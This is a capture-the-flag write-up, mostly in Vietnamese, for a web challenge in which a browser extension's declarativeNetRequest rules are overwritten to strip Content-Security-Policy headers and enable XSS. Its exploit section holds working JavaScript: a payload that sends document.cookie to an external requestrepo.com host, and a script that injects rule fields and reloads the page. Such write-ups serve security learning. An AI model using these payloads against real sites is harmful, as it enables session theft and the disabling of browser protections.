
Status: Done
Summary
Note
💡 Bypass CSP by overwriting extension rules via declarativeNetRequest.
Description
-
Install Chrome:
npx @puppeteer/browsers install chrome@stable -
Start Chrome with the extension:
~/chrome/linux-127.0.6533.72/chrome-linux64/chrome --disable-extensions-except=./extension/ --load=extension=./extension/ -
Reset the environment:
rm -rf ~/.config/google-chrome-for-testing/Test với bot local:

Analyst
- Dễ nhìn thấy đoạn code vuln XSS. Tuy nhiên phần CSP rất khó để bypass.
- Ý tưởng khá lạ của bài này là khi bot visit URL sẽ load extension được setup ở manifest.
- File manifest như sau:

- Có tổng cộng 3 file JS, trong đó ta sẽ tập trung phân tích 2 file.
- Đầu tiên là file
form_handler.js:

- Hiểu qua thì file này sẽ tạo ra 1 thẻ
divsau đó insert vàodocument.body. - Điều hay ở đây là trong thẻ
divcó 1 thẻbutton. Khi thẻ này được click thì nó sẽ lấy các thuộc tính trong thẻblock-options, thực hiện serialize và merge vớibase_rule. Màbase_rulelà rule extension được set tronglocalStorage. - File thứ 2 là
req_handler.js:

- Hiểu qua file này thì mỗi khi 1 tab được load mới thì sẽ
registerRules()và sau đó sẽ set rule vàodeclarativeNetRequest. - Đối với

declarativeNetRequestthì có 1 thuộc tínhtypelàmodifyHeaderscó thể sử dụng để tắt CSP,… Từ đó có thể thực hiện được XSS. https://developer.chrome.com/docs/extensions/reference/api/declarativeNetRequest - Ý tưởng: viết một server để thêm các thẻ
inputvào thẻdivtrong#condition. Sau đó click button đểlocalStorageset lại các rule, tắt CSP. Từ đó load lại web và thực hiện XSS đọcdocument.cookie.
Exploit
<script>
        const w = window.open("/")
        w.onload = () => {
            window.location = "https://3nis2z6r.requestrepo.com" + "?" + w.document.cookie
        }
</script><iframe src="http://localhost:8080/challenge/0333fd79ac4e"></iframe>
<script>
const sleep = (s) => new Promise((r) => setTimeout(r, s))
document.addEventListener("DOMContentLoaded", async () => {
await sleep(1000)
const condition = document.querySelector("#condition")
const form = document.querySelector("#submit-btn")
function createRules(name, value) {
const inp1 = document.createElement("input")
inp1.name = name
inp1.value = value
condition.appendChild(inp1)
}
condition.innerHTML = ""
const STAGE_MAPPINGS = [
["priority", "1"],
["action.type", "modifyHeaders"],
["action.requestHeaders.0.header", "content-security-policy-report-only"],
["action.requestHeaders.0.operation", "remove"],
["action.responseHeaders.0.header", "Content-Security-Policy"],
["action.responseHeaders.0.operation", "remove"],
["condition.urlFilter", "*"],
["condition.initiatorDomains.0", "127.0.0.1"],
["condition.initiatorDomains.1", "webhook.site"],
["condition.initiatorDomains.2", "localhost"],
["condition.resourceTypes.0", "main_frame"],
["condition.resourceTypes.1", "sub_frame"],
]
for (const i in STAGE_MAPPINGS) {
const st = STAGE_MAPPINGS[i]
createRules(st[0], st[1])
}
// Dispatch the click event
form.dispatchEvent(new Event('click'))
await sleep(2000)
location.reload()
})
</script>Result

Đọc để hiểu kỹ hơn về bài https://cor.team/posts/corctf-2024-corctf-challenge-dev/